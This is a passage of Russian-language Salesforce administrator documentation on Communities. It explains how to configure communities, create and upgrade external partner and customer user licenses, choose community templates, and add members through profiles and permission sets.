   d. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Общие сведения о пользователях массового сообщества

Предоставление пользователям массового сообщества доступа к записям

Основы настройки сообщества

Настройка сообщества сводится к добавлению членов, определению того, кому и какие записи должны быть показаны в вашем сообществе, регламентации фирменного стиля, а также включению других функций, таких как оптимизация поисковых систем.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настройка сообществ

В разделе «Администрирование» на странице «Рабочие пространства сообщества» или «Управление сообществом» можно обновить основные настройки сообщества (например, URL-адрес, имя сообщества, участников, параметры входа и общие настройки).

Оформление сообщества в фирменном стиле

При использовании шаблона «Вкладки Salesforce + Visualforce» система позволяет настраивать внешний вид сообщества на странице «Рабочее пространство сообщества» или «Управление сообществом» путем добавления логотипа, цветов и авторских прав компании. Данное действие позволяет настроить сообщество в соответствии с фирменным стилем компании и повысить его узнаваемость среди участников сообщества.

Включение уведомлений в сообществах Lightning

Включив глобальные уведомления, участники сообществ будут получать сообщения и в своих сообществах, и в приложениях. Уведомления отображаются на экране любого устройства — мобильного телефона, планшета или компьютера. Эта возможность доступна в сообществах, поддерживающих решения «Служба работы с клиентами» (Napili), Partner Central и любые решения Lightning Bolt.

Включение средства запуска приложений в сообществах Lightning

Если отобразить средство запуска приложений в сообществах Lightning, то участникам сообществ будет удобнее перемещаться между своими сообществами и организацией Salesforce. Эта возможность доступна в сообществах, поддерживающих решения «Служба работы с клиентами» (Napili), Partner Central и любые решения Lightning Bolt.

Включение общего верхнего колонтитула для сообществ

В сообществах «Вкладки Salesforce + Visualforce» и Salesforce Classic верхний колонтитул позволяет переключаться между сообществами и организациями Salesforce.

Публикация ссылки на сообщество

При необходимости разрешите участникам предварительный просмотр сообщества перед активацией.

Обновление параметров сообщества

Управление именем сообщества, описанием, URL-адресом, статусом сообщества и шаблоном сообщества осуществляется с одной страницы.

Деактивация сообщества

Включение дополнительных функций сообщества

Включите другие дополнительные функции сообщества, например прозвища пользователей, гостевой доступ, личные сообщения, прямые сообщения, пометки содержимого и уровни репутации.

Настройка оптимизации поисковых систем для сообщества

Разрешите популярным поисковым системам (например, *Google*™ или *Bing*®) индексацию сообщества, благодаря которой клиенты, партнеры и пользователи-гости могут быстро находить нужные страницы сообщества посредством интерактивных поисков. Оптимизация поисковых систем может значительно повысить шансы обнаружения общедоступных сообществ.

Создание пользователей сообществ

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания или редактирования пользователей-партнеров:	Управление внешними пользователями
Для создания или редактирования пользователей-клиентов:	Управление внешними пользователями ИЛИ Редактирование пользователей портала самообслуживания Важное замечание: При создании пользователей-клиентов организация, связанная с новым контактом, должна иметь ответственного за организацию, назначенного роли.
Для создания, редактирования и удаления профилей:	«Управление профилями и наборами полномочий»
Для входа в качестве внешнего пользователя:	Управление пользователями И «Редактирование» для организаций

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы предоставить внешнему пользователю доступ к сообществу, рекомендуем включить запись контакта внешнего пользователя в качестве пользователя-клиента или пользователя-партнера на основе деловых отношений.

Ниже перечислены некоторые рекомендации по созданию пользователей.

- При активации записи контакта как внешнего пользователя вы можете присвоить ему лицензию «Партнерское сообщество», «Клиентское сообщество» или «Клиентское сообщество Plus» в зависимости от деловых отношений.
- Только организации-компании (не организации-лица) могут быть организациями-партнерами, а вы можете использовать только организации-партнеров для создания пользователей-партнеров.

1. В записи организации просмотрите или вставьте запись о лице, которое вы хотите добавить в сообщество.
2. Нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Включить пользователя-партнера»** или **«Включить пользователя-клиента»**.

   Это создаст в вашей организации Salesforce запись пользователя с некоторыми сведениями, заполненными на основе записи контакта.

   Прим.: Если кнопка «Включить пользователя-партнера» или «Включить пользователя-клиента» не отображается, попросите администратора проверить, включены ли они в макет страницы контакта. Если кнопки включены, убедитесь, что ваша организация имеет действующие лицензии клиентского или партнерского сообщества.

3. Редактируйте запись для данного внешнего пользователя и назначьте соответствующую пользовательскую лицензию: Партнерское сообщество для партнеров и Клиентское сообщество или Клиентское сообщество Plus для пользователей-клиентов.
4. Выберите соответствующий профиль и роль партнера или пользователя-клиента.

   Прим.: Убедитесь, что выбираете профиль, имеющий соответствующие доступные вкладки. Кроме того, каждый клиент или партнерская организация играют в иерархии связанную с этим роль. Все роли пользователей-партнеров и пользователей-клиентов сводятся к ответственному за организацию.

5. Если вы еще не активировали сообщество, в которое хотите добавить внешнего пользователя, снимите флажок **«Создать пароль и немедленно уведомить пользователя»**, так чтобы пользователь не получил пароль до активации сообщества.
   - Если вы хотите известить пользователя немедленно, но пользователь не является участником какого-либо активного сообщества, Salesforce не отправит электронное письмо.
   - Вы можете отправить приветственное сообщение эл. почты с информацией о входе в систему, выбрав опцию **«Отправить приветственное сообщение эл. почты»** во время активации сообщества.
   - Если вы не отправите приветственное сообщение электронной почты во время активации сообщества, вы должны вручную отправить эти сведения пользователю.
6. Нажмите кнопку **«Сохранить»**.

- Пользователи-клиенты или пользователи-партнеры не могут напрямую входить в систему Salesforce; они должны использовать сообщество для доступа к данным Salesforce. Чтобы добавить пользователя-клиента или пользователя-партнера в сообщество, добавьте профили пользователя в сообщество.
- Пользователям-клиентам не отображается связанный список организаций или контактов «Примечания и вложения».
- Создание внешнего пользователя с лицензией Customer Community Plus аналогично созданию пользователя-партнера. Нажмите кнопку **«Управление внешним пользователем»** в записи контакта и выберите пункт **«Включить пользователя-партнера»**. Кроме того, во время редактирования пользовательской записи выберите профиль пользователя партнерского сообщества или профиль на его основе.
- Чтобы устранить неполадки или проверить правильность настройки сообщества, нажмите кнопку **«Управление внешним пользователем»** на странице сведений о контакте и выберите пункт **«Войти как пользователь-партнер»** или **«Войти как пользователь-клиент»**. Вход в качестве пользователя-партнера или пользователя-клиента доступен

только при наличии полномочия «Редактирование» для организаций. Данное действие открывает новое окно обозревателя и выполняет автоматический вход в сообщество от имени внешнего пользователя.

- Пользователю, вошедшему от имени внешнего пользователя, доступны те же алгоритмы, что внешнему пользователю. Например, раскрывающееся меню «Сообщество» отображается внешним пользователям только при наличии доступа к нескольким сообществам со статусом «Активно». Кроме того, если внешнему пользователю, являющемуся участником только одного сообщества со статусом «Активно», предоставляется URL-адрес сообщества со статусом «Предварительный просмотр», раскрывающееся меню не отображается в предварительном просмотре сообщества.
- После выполнения входа от имени другого пользователя администраторы не могут авторизовывать доступ к данным OAuth для данного пользователя. Например, администраторы не могут авторизовывать доступ к OAuth для учетных записей пользователей, включая единую регистрацию в сторонних приложениях.
- Внешние пользователи не могут быть удалены. Чтобы запретить внешнему пользователю доступ к сообществу, рекомендуем деактивировать пользователя.

СМ. ТАКЖЕ:

Делегирование прав администрирования внешних пользователей

Добавление участников в сообщество

Как внешние участники сообщества получают регистрационные данные?

Восстановление пароля внешнего пользователя в сообществах

Лицензии пользователя сообществ

Обновление лицензий пользователя сообщества

Роли пользователя-партнера

Настройка сообщений электронной почты, отправляемых из сообществ

Обновление лицензий пользователя сообщества

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания или редактирования пользователей-клиентов:	Управление внешними пользователями ИЛИ Редактирование пользователей портала самообслуживания
Для создания, редактирования и удаления профилей:	«Управление профилями и наборами полномочий»
Для входа в качестве внешнего пользователя:	Управление пользователями И «Редактирование» для организаций

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Обновление лицензии пользователя сообщества или портала позволяет предоставить ему доступ к большему объему данных в сообществе. Применяя правильное сочетание полномочий в виде новой лицензии пользователя, профиля, роли и наборов полномочий, можно сохранить запись пользователя и журнал Chatter.

Перед обновлением лицензии пользователя выполните следующее.

- Ознакомьтесь с тем, какие лицензии пользователя могут быть обновлены.
- Изучите затрагиваемые полномочия перед обновлением лицензии пользователя. Новые назначения лицензии пользователя, профиля, роли и наборов полномочий должны в идеальном случае предоставлять тот же или сопоставимый уровень доступа к данным, как и предыдущие назначения.
- Лицензии «Клиентское сообщество плюс» и «Партнерское сообщество» требуют, чтобы пользователь имел роль, которая налагает некоторые ограничения.
  - *Обновление до лицензии, требующей наличия определенной роли, необратимо.*
  - Если в организации имеются роли и вы не укажите одну из них, пользователь будет связан с ролью, находящейся на самом низком уровне иерархии: Пользователь партнера <Имя организации> или пользователь клиента <Имя организации>.
  - Если пользователь относится к организации, не имеющей ролей, мы создадим роль для нее.
- Перед обновлением лицензии пользователя до лицензии «Партнерское сообщество» включите организацию пользователя как организацию партнера. Организация партнера может быть связана как с пользователями клиента, так и пользователями партнера, поэтому пользователи клиента в той же организации не затрагиваются.
- При обновлении лицензии автоматически удаляются наборы для общего доступа, наборы полномочий и лицензионные назначения наборов полномочий, ранее связанные с пользователем.
- На обновления лицензии распространяется большинство ограничений, относящихся к новым пользователям, таких как максимальное количество лицензий и ролей в организации, требования уникальности имени пользователя и т. д.

Большинство лицензий пользователя клиента можно обновить до лицензии «Сообщество клиентов плюс» или «Партнерское сообщество».

1. Введите строку «Пользователи» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Щелкните ссылку **«Правка»** напротив пользователя, которого нужно обновить.
3. Выберите новую лицензию, профиль и роль для пользователя.
4. При желании задайте новые профиль и роль.

   Прим.: Если организация, к которой принадлежит пользователь, не имеет ролей, мы автоматически создадим роль и назначим роль самого низкого уровня, которая существует в иерархии. Если организация имеет роли, необходимо выбрать одну из них и назначить роль самого низкого уровня, которая существует в иерархии.

5. Сохраните внесенные изменения.

После обновления лицензии пользователя необходимо учитывать следующее.

- Изменения в профилях и наборах полномочий могут повлиять на членство в сообществе. Необходимо убедиться в том, что обновленные пользователи имеют доступ к намеченным для них сообществам.
- Мы перерассчитываем правила общего доступа, которые применяются к обновленному пользователю, например посредством его общедоступной группы, правил общего доступа на основе критериев и владения записями (скрытого общего доступа).
- Пользователи, обновленные до лицензий «Клиентское сообщество плюс», автоматически связываются с общедоступной группой «Все пользователи клиентского портала». Аналогично, пользователи, обновленные до лицензий «Партнерское сообщество», связываются с общедоступной группой «Все пользователи партнера».

СМ. ТАКЖЕ:

Лицензии пользователя сообществ

Лицензии сообществ с правом на обновление

Лицензии сообществ с правом на обновление

В целом, мы поддерживаем обновления большинства лицензий клиентов на лицензии Customer Community Plus или Partner Community. В частности, мы поддерживаем обновления лицензий для всех пользователей, тип пользователя которых имеет значение `CSPLitePortal` (в Salesforce API), на `PowerPartner` или `PowerCustomerSuccess`.

На лицензии Customer Community Plus или Partner Community можно обновить следующие лицензии.

- Customer Community
- External Identity
- Массовый клиентский портал
- Массовый клиентский портал (избыток)
- Пользователь проверенного веб-узла (избыток)
- Пользователь проверенного веб-узла

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Существуют и другие лицензии клиента, связанные с типом пользователя `CSPLitePortal`, которые поддерживают обновление лицензий, но с некоторым ограничением доступа к данным. Например, пользователь может потерять доступ к некоторым объектам, которые раньше были доступны, или новая лицензия может не включать одно или несколько полномочий пользователя, доступных ему в прошлой лицензии.

Внимание: *Перед обновлением лицензии пользователя настоятельно рекомендуется узнать, какие полномочия могут быть отключены. Назначения новой лицензии, профиля, роли и наборов полномочий пользователя должны обеспечивать тот же самый или сравнимый уровень доступа к данным, что и предыдущие назначения.*

Совместимость преобразования и обновления лицензий

Оригинальная лицензия	Преобразование в...		
	Customer Community (на основе зарегистрированного пользователя или входных данных)	**Customer Community Plus (на основе зарегистрированного пользователя или входных данных)**	**Partner Community (на основе зарегистрированного пользователя или входных данных)**
Партнер Золотой партнер Серебряный партнер Бронзовый партнер	⊘ Переключение с лицензии партнерского портала на лицензию Customer Community приведет к потере некоторых функций. Администратор должен отключить контакт «Пользователь-партнер» и заново включить его как «Пользователь-клиент».	⊘ Переключение с лицензии партнерского портала на лицензию Customer Community Plus приведет к потере некоторых функций. Администратор должен отключить контакт «Пользователь-партнер» и заново включить его как «Пользователь-клиент».	✓ Администратор может изменить профиль и тип лицензии в записи пользователя.
Менеджер клиентского портала: настраиваемый	⊘ Переключение с лицензии клиентского портала на	✓ Администратор может преобразовывать лицензию	⊘ Администратор должен отключить контакт как

Оригинальная лицензия	Преобразование в...		
	Customer Community (на основе зарегистрированного пользователя или входных данных)	**Customer Community Plus (на основе зарегистрированного пользователя или входных данных)**	**Partner Community (на основе зарегистрированного пользователя или входных данных)**
Менеджер клиентского портала: стандартный Менеджер клиентского портала: настраиваемый (избыток) Менеджер клиентского портала: стандартный (избыток)	лицензию Customer Community приведет к потере некоторых функций. Администратор должен выключить контакт «Пользователь-клиент» и заново включить его как «Пользователь-клиент», чтобы создать новую запись пользователя и связать ее с новой лицензией.	«Менеджер клиентского портала: настраиваемый», «Менеджер клиентского портала: стандартный», «Менеджер клиентского портала: настраиваемый (избыток)» или «Менеджер клиентского портала: стандартный (избыток)» (для зарегистрированного пользователя) в лицензию Customer Community Plus и наоборот, изменяя профиль и тип лицензии в записи пользователя.	«Пользователь-клиент», убедиться, что организация включена как «Организация-партнер», а затем включить контакт как «Пользователь-партнер».
External Identity Массовый клиентский портал Массовый клиентский портал (избыток) Пользователь проверенного веб-узла (избыток) Пользователь проверенного веб-узла	✅ Администратор может изменить профиль и тип лицензии в записи пользователя.	✅ Администратор может изменить профиль и тип лицензии в записи пользователя.	✅ Администратор может изменить профиль и тип лицензии в записи пользователя.
Customer Community	✅ Администратор может преобразовывать лицензию Customer Community (для зарегистрированного пользователя) в лицензию Customer Community (с выходными данными) и наоборот, изменяя профиль и тип лицензии в записи пользователя.	✅ Администратор может изменить профиль и тип лицензии в записи пользователя.	✅ Администратор может изменить профиль и тип лицензии в записи пользователя.

Оригинальная лицензия	Преобразование в...		
	Customer Community (на основе зарегистрированного пользователя или входных данных)	**Customer Community Plus (на основе зарегистрированного пользователя или входных данных)**	**Partner Community (на основе зарегистрированного пользователя или входных данных)**
Customer Community Plus	⊘ Переключение с лицензии Customer Community Plus на лицензию Customer Community приведет к потере некоторых функций. Администратор должен выключить контакт «Пользователь-клиент» и заново включить его как «Пользователь-клиент», чтобы создать новую запись пользователя и связать ее с новой лицензией.	✓ Администратор может преобразовывать лицензию Customer Community Plus (для зарегистрированного пользователя) в лицензию Customer Community Plus (с входными данными) и наоборот, изменяя профиль и тип лицензии в записи пользователя.	⊘ Администратор должен отключить контакт как «Пользователь-клиент», убедиться, что организация включена как «Организация-партнер», а затем включить контакт как «Пользователь-партнер».
Partner Community	⊘ Переключение с лицензии Partner Community на лицензию Customer Community приведет к потере некоторых функций. Администратор должен отключить контакт «Пользователь-партнер» и заново включить его как «Пользователь-клиент».	⊘ Переключение с лицензии Partner Community на лицензию Customer Community Plus приведет к потере некоторых функций. Администратор должен отключить контакт «Пользователь-партнер» и заново включить его как «Пользователь-клиент».	✓ Администратор может преобразовывать лицензию Partner Community (для зарегистрированного пользователя) в лицензию Partner Community (для входных данных) и наоборот, изменяя профиль и тип лицензии в записи пользователя.

Для обновления пользователей с другими типами лицензий необходимо деактивировать их, создать для них новые удостоверения пользователей, перенести их данные и связать их с новыми записями пользователя. Более подробные сведения см. в разделе «Преобразование лицензий пользователя» в руководстве *«Переход от порталов к сообществам»*.

Создание сообществ

Создание сообществ с помощью мастера, который поможет выбрать шаблон сообщества в соответствии с бизнес-требованиями.

Количество сообществ, доступных для создания, определяется на странице «Все сообщества» меню «Настройка».

1. Для создания сообществ введите строку «*Сообщества*» в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Все сообщества»**и нажмите кнопку **«Создать сообщество»**.
   Данное действие инициирует отображение мастера создания сообщества, позволяющего выбирать нужный вариант стандартного шаблона. Если в организации поддерживаются решения Lightning Bolt, они также отображаются в мастере.
2. Для получения более подробной информации о шаблоне выберите его.

   Служба работы с клиентами (Napili)
   Многофункциональный адаптивный шаблон самообслуживания, позволяющий пользователям публиковать вопросы в сообществе, искать и просматривать статьи, сотрудничать, а также создавать обращения для отправки агентам службы поддержки. (Поддерживаются база знаний, Chatter Questions и обращения.)

   Partner Central
   Гибкий, адаптивный шаблон, разработанный для бизнес-правил канала продаж. Расширяйте, формируйте и развивайте сеть партнеров для увеличения объемов продаж и совместного маркетинга в фирменном онлайн-пространстве. С легкостью настраивайте распределение интересов, регистрацию сделок и маркетинговые кампании. Совместно используйте материалы по обучению и продажам в едином пространстве, а также пользуйтесь отчетами для отслеживания потока продаж.

   Вкладки Salesforce + Visualforce
   Стандартная структура Salesforce и вкладки, которые могут быть настроены посредством Visualforce. Обеспечивает полный доступ к платформе с гибкой конфигурацией. Необходим опыт разработчика и навыки расширенной настройки. Данный шаблон поддерживает основные стандартные объекты, настраиваемые объекты и приложение Salesforce1. Обратите внимание, что шаблон «Вкладки Salesforce + Visualforce» не функционирует с Конструктором сообщества.

   Kokua
   Графически ориентированное сообщество прекрасно подходит для простых взаимодействий с клиентами. Участники сообщества могут искать и просматривать статьи, а также обращаться в службу поддержки. (Необходима база знаний, поддерживаются обращения.)

   Koa
   Текстовое сообщество прекрасно подходит для простых взаимодействий с клиентами. Участники сообщества могут искать и просматривать статьи, а также обращаться в службу поддержки. (Необходима база знаний, поддерживаются обращения.)

   Aloha
   Настраиваемый шаблон средства запуска приложений, позволяющий пользователям быстро находить приложения и получать к ним доступ с проверкой подлинности посредством единой регистрации (в том числе вход через социальные сети).

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или активации сообщества:

- Создание и настройка сообществ

  И

  Является участником сообщества.

Прим.: Начинается фазированный вывод из эксплуатации шаблонов Koa и Kokua. Уже летом 2017 года эти шаблоны нельзя будет использовать для создания сообществ. Salesforce будет по-прежнему поддерживать существующие сообщества, которые были созданы с помощью Koa и Kokua. Для создания сообщества на основе шаблона Koa или Kokua обратитесь в службу поддержки Salesforce. Однако мы рекомендуем, чтобы вместе со службой поддержки Salesforce вы разработали план по замене существующих сообществ Koa и Kokua. В новых сообществах Lightning обеспечена более широкая поддержка передачи базы знаний и управления обращениями.

3. Выберите нужный шаблон для использования.
4. Ознакомьтесь с описанием шаблона и основных функций и нажмите **«Начало работы»**.
5. При выборе шаблона Koa или Kokua укажите категории и название компании, а затем нажмите кнопку **«Далее»**.

   Имя группы категорий данных
   Уникальное имя группы категорий данных, содержащей категории данных для сайта. Имя отображает иерархию категорий, настроенных для сообщества, и используется по всему сайту для систематизации статей.

   Категория верхнего уровня
   Категория верхнего уровня, выбранная для отображения. Сообщество отображает только ее дочерние категории. Данная категория может быть дополнена несколькими вложенными уровнями категорий, но на странице она будет отображаться как родительская, а ее подкатегории — как дочерние.

   Название компании
   Имя компании, которое будет показано в заголовке сообщества.

6. Введите имя сообщества.

   Прим.: При создании нескольких сообществ помните, что имена сообществ отображаются в раскрывающемся меню общего верхнего колонтитула усеченными. Пользователи могут видеть не более 32 символов имени; данное количество также охватывает индикаторы статуса «Предварительный просмотр» и «Неактивно». Убедитесь, что отображаемой части имени достаточно для правильной идентификации сообщества.

7. Дополните значение поля «URL-адрес» уникальным значением.

   Данное значение добавляется к домену, введенному при включении сообществ, для создания уникального URL-адреса данного сообщества. Например, клиентское сообщество, созданное в домене `UniversalTelco.force.com`, может обозначаться следующим URL-адресом: `UniversalTelco.force.com/customers`.

   Прим.: При необходимости создайте одно сообщество, которое не использует настраиваемый URL-адрес.

   При необходимости измените имя и URL-адрес активированного сообщества; новый URL-адрес будет недоступен для переадресации. Рекомендуем вносить необходимые изменения только после уведомления участников сообщества.

8. Нажмите кнопку **«Создать»**.
   Созданному сообществу назначается статус «Предварительный просмотр». Теперь вы готовы создавать и настраивать или управлять и модерировать собственное сообщество.

При создании сообщества стандартные страницы для входа, самостоятельной регистрации, изменения пароля и восстановления пароля, а также начальная страница, определяются шаблоном сообщества. Чтобы настроить или изменить данные стандартные страницы, воспользуйтесь страницей «Управление сообществом» или «Рабочие пространства сообщества».

Важное замечание: После создания сообщества профиль текущего пользователя автоматически добавляется в список профилей, которым предоставляется доступ. Таким образом, возможность входа в сообщество со статусом «Активно» предоставляется всем пользователям с данным профилем. Чтобы запретить доступ всем пользователям

с данным профилем, удалите профиль и предоставьте этому пользователю доступ посредством другого профиля или набора полномочий.

СМ. ТАКЖЕ:

- Настройка и управление сообществами Salesforce
- Настройка сообществ
- Сколько сообществ может входить в организацию?
- Сравнение компонентов, доступных в шаблонах сообщества
- Руководство по внедрению: Использование шаблонов для создания сообществ
- Руководство по внедрению: начало работы с шаблоном сообщества Aloha для Salesforce Identity

Сколько сообществ может входить в организацию?

В организацию Salesforce может входить не более 100 сообществ. Сюда относятся активные, неактивные сообщества и сообщества предварительного просмотра, в том числе сайты Force.com.

Чтобы просмотреть это ограничение в организации, введите строку *Сообщества* в поле Быстрый поиск меню «Настройка» и выберите пункт **Все сообщества**. В поле «Максимальное число сообществ» отображается значение 100.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

- Создание сообществ

Создание сообщества из шаблона

Создайте сообщество и выберите шаблон для применения к сообществу. Определите шаблон и свойства сообщества, а затем воспользуйтесь конструктором сообщества для завершения процессов организации и оформления сообщества.

1. Введите строку *«Все сообщества»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Все сообщества»** и щелкните **«Новое сообщество»**. Данное действие инициирует отображение мастера создания сообщества, позволяющего выбирать нужный вариант стандартного шаблона. Если в вашей организации имеются доступные решения со значком молнии, вы увидите их также в мастере.
2. Для получения более подробной информации о шаблоне выберите его.

Служба работы с клиентами (Napili)

Многофункциональный адаптивный шаблон самообслуживания, позволяющий пользователям публиковать вопросы в сообществе, искать и просматривать статьи, сотрудничать, а также создавать обращения для отправки агентам службы поддержки. (Поддерживаются база знаний, Chatter Questions и обращения.)

Partner Central

Гибкий, адаптивный шаблон, разработанный для бизнес-правил канала продаж. Расширяйте, формируйте и развивайте сеть партнеров для увеличения объемов продаж и совместного маркетинга в фирменном онлайн-пространстве. С легкостью настраивайте распределение интересов, регистрацию сделок и маркетинговые кампании. Совместно используйте материалы по обучению и продажам в едином пространстве, а также пользуйтесь отчетами для отслеживания потока продаж.

Вкладки Salesforce + Visualforce

Стандартная структура Salesforce и вкладки, которые могут быть настроены посредством Visualforce. Обеспечивает полный доступ к платформе с гибкой конфигурацией. Необходим опыт разработчика и навыки расширенной настройки. Данный шаблон поддерживает основные стандартные объекты, настраиваемые объекты и приложение Salesforce1. Обратите внимание, что шаблон «Вкладки Salesforce + Visualforce» не функционирует с Конструктором сообщества.

Kokua

Графически ориентированное сообщество прекрасно подходит для простых взаимодействий с клиентами. Участники сообщества могут искать и просматривать статьи, а также обращаться в службу поддержки. (Необходима база знаний, поддерживаются обращения.)

Koa

Текстовое сообщество прекрасно подходит для простых взаимодействий с клиентами. Участники сообщества могут искать и просматривать статьи, а также обращаться в службу поддержки. (Необходима база знаний, поддерживаются обращения.)

Aloha

Настраиваемый шаблон средства запуска приложений, позволяющий пользователям быстро находить приложения и получать к ним доступ с проверкой подлинности посредством единой регистрации (в том числе вход через социальные сети).

Прим.: Начинается фазированный вывод из эксплуатации шаблонов Koa и Kokua. Уже летом 2017 года эти шаблоны нельзя будет использовать для создания сообществ. Salesforce будет по-прежнему поддерживать

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, настройки или публикации сообщества:

- Создание и настройка сообществ

Для создания типов статей и действий над статьей:

- Управление базой знаний Salesforce

Для создания категорий данных:

- «Управление категориями данных»

существующие сообщества, которые были созданы с помощью Koa и Kokua. Для создания сообщества на основе шаблона Koa или Kokua обратитесь в службу поддержки Salesforce. Однако мы рекомендуем, чтобы вместе со службой поддержки Salesforce вы разработали план по замене существующих сообществ Koa и Kokua. В новых сообществах Lightning обеспечена более широкая поддержка передачи базы знаний и управления обращениями.

3. Выберите нужный шаблон для использования.
4. Ознакомьтесь с описанием шаблона и основных функций и нажмите **«Начало работы»**.
5. При выборе шаблона Koa или Kokua укажите категории и название компании, а затем нажмите кнопку **«Далее»**.

   Имя группы категорий данных
   Уникальное имя группы категорий данных, содержащей категории данных для сайта. Имя отображает иерархию категорий, настроенных для сообщества, и используется по всему сайту для систематизации статей.

   Категория верхнего уровня
   Категория верхнего уровня, выбранная для отображения. Сообщество отображает только ее дочерние категории. Данная категория может быть дополнена несколькими вложенными уровнями категорий, но на странице она будет отображаться как родительская, а ее подкатегории — как дочерние.

   Название компании
   Имя компании, которое будет отображаться в заголовке.

6. Введите имя и дополнительный URL-адрес для сообщества.
   Выбор данного параметра инициирует автоматическое обновление параметров сообщества посредством URL-адреса созданных настраиваемых страниц. Чтобы переопределить данную страницу входа другой страницей входа, воспользуйтесь параметрами сообщества. Дополнительные инструкции по созданию настраиваемых страниц входа, выхода и самостоятельной регистрации для сообщества см. в справке Salesforce.
7. Нажмите кнопку **«Создать»**.
   Созданному сообществу назначается статус «Предварительный просмотр». Теперь вы готовы создавать и настраивать или управлять и модерировать собственное сообщество.

Важное замечание: После создания сообщества профиль текущего пользователя автоматически добавляется в список профилей, которым предоставляется доступ. Таким образом, возможность входа в сообщество со статусом «Активно» предоставляется всем пользователям с данным профилем. Чтобы запретить доступ всем пользователям с данным профилем, удалите профиль и предоставьте этому пользователю доступ посредством другого профиля или набора полномочий.

СМ. ТАКЖЕ:

Навигация по конструктору сообществ

Оформление сообщества в фирменном стиле посредством конструктора сообщества

Руководство по внедрению: начало работы с шаблоном сообщества Aloha для Salesforce Identity

Общие сведения о конструкторе сообществ

Редактирование страниц и компонентов сообщества в конструкторе сообществ

Управление страницами сообщества и их свойствами в конструкторе сообществ

Настройка сообществ

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для доступа к «Рабочие пространства сообщества» или «Управление сообществом»:	• Доступ к странице «Управление сообществом» ИЛИ «Управление сообществами» ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Доступ к правилам и критериям модерирования	• «Управление сообществами» ИЛИ «Создание и настройка сообществ» • И являться участником сообщества
Для настройки параметров администрирования или использования конструктора сообществ:	• Создание и настройка сообществ • И являться участником сообщества

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

В разделе «Администрирование» на странице «Рабочие пространства сообщества» или «Управление сообществом» можно обновить основные настройки сообщества (например, URL-адрес, имя сообщества, участников, параметры входа и общие настройки).

Сообщество может быть настроено в любое время. Прежде чем вносить важные изменения, рекомендуем сначала деактивировать сообщество.

1. Откройте «Рабочее пространство сообщества» или «Управление сообществом».
2. Щелкните «Администрирование» и выберите нужную область сообщества.

   Важное замечание: Параметры, доступные на странице «Управление сообществом» и «Рабочие пространства сообщества», определяются выбранным шаблоном сообщества, назначенными полномочиями и выполненными настройками. Например, раздел «Темы» видят только сообщества, которые используют темы. Некоторые из перечисленных ниже параметров могут не отображаться в сообществе. Для показа всех разделов последовательно выберите **«Администрирование»** > **«Настройки»**, затем выберите пункт **«Отображать все параметры страницы "Управление сообществом"»** или **«Отображать все параметры страницы "Рабочие пространства сообщества"»**.

   - Members
   - Вкладки
   - Фирменный стиль
   - Вход и регистрация
   - Сообщения эл. почты
   - Страницы
   - Настройки
   - Параметры

3. Для совместного использования сообщества со статусом «Предварительный просмотр» скопируйте отображенный URL-адрес со страницы **«Параметры** > **администрирования»** и разошлите его.

Данная возможность позволяет получать отзывы пользователей, а также заранее наполнять сообщество сообщениями, комментариями и записями, доступными участникам активного сообщества уже при первом входе.

Помните, что URL-адрес может передаваться только пользователям, добавленным в качестве участников сообщества.

Чтобы предоставить участникам доступ к настроенному сообществу, выполните его активацию. Если организация использует приветственные сообщения эл. почты, то активация сообщества инициирует отправку приветственного сообщения эл. почты всем его участникам. Приветственное сообщение эл. почты, отправляемое новым пользователям портала, содержит имя пользователя и пароль.

Добавление участников в сообщество

Профили и наборы полномочий позволяют управлять участниками сообщества во время процесса настройки.

Ниже перечислены действия, доступные посредством профилей и наборов полномочий.

- Предоставление или отмена доступа для группы пользователей. Все пользователи, назначенные добавленному профилю или набору полномочий, становятся участниками сообщества.
- Применение политики принадлежности. Добавление новых пользователей в профиль или набор полномочий, связанный с сообществом, инициирует автоматическое предоставление доступа.

Наборы полномочий расширяют возможности добавления участников. Профили позволяют предоставлять группе пользователей доступ к сообществу без их предварительного клонирования.

Стандартные профили, профили Chatter и профили портала могут быть добавлены в сообщества; клиенты Chatter из личных групп, содержащих клиентов, не могут быть добавлены в сообщества даже при назначении наборов полномочий, связанных с сообществами.

Прим.: Профили и наборы полномочий, связанные с сообществами, не могут быть удалены из системы Salesforce. Рекомендуем сначала удалить профили или наборы полномочий из сообществ.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

